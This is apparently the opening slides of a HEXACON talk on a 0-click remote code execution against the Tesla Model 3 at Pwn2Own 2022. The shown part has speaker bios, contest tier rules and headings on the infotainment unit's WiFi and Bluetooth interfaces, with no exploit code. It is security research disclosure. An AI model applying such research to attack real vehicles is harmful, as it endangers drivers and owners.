

# I feel a draft. Opening the doors and windows 0-click RCE on the Tesla Model3

**/HEXACON/**



# Who are we



**David BERARD**




SECURITY EXPERT

@\_p0ly\_



**Vincent DEHORS**



SECURITY EXPERT

@vdehors

# Pwn2own


Vancouver 2022

## Competition organized by ZDI

Announced on January 12 2022


Took place at Vancouver mid may 2022

Many desktop and server software as target, and the Tesla Model 3/S



# Pwn2own

Tesla Rules



**Tier 3** : Only 1 system compromised

**Tier 2** : 2 systems compromised and go right in the diagram above

**Tier 1** : Full chain, 3 system compromised from initial vector to final stage

**Tier 1 & 2** : Possibility to win the car

# Model 3 – ICE Architecture

Hardware


---



Same enclosure for **infotainment & autopilot**  
~400\$ on eBay

# Model 3 – ICE Architecture


## Interfaces



# Model 3 – ICE Architecture

Interfaces


WiFi



# Model 3 – ICE Architecture


Interfaces

Bluetooth



# Model 3 – ICE Architecture

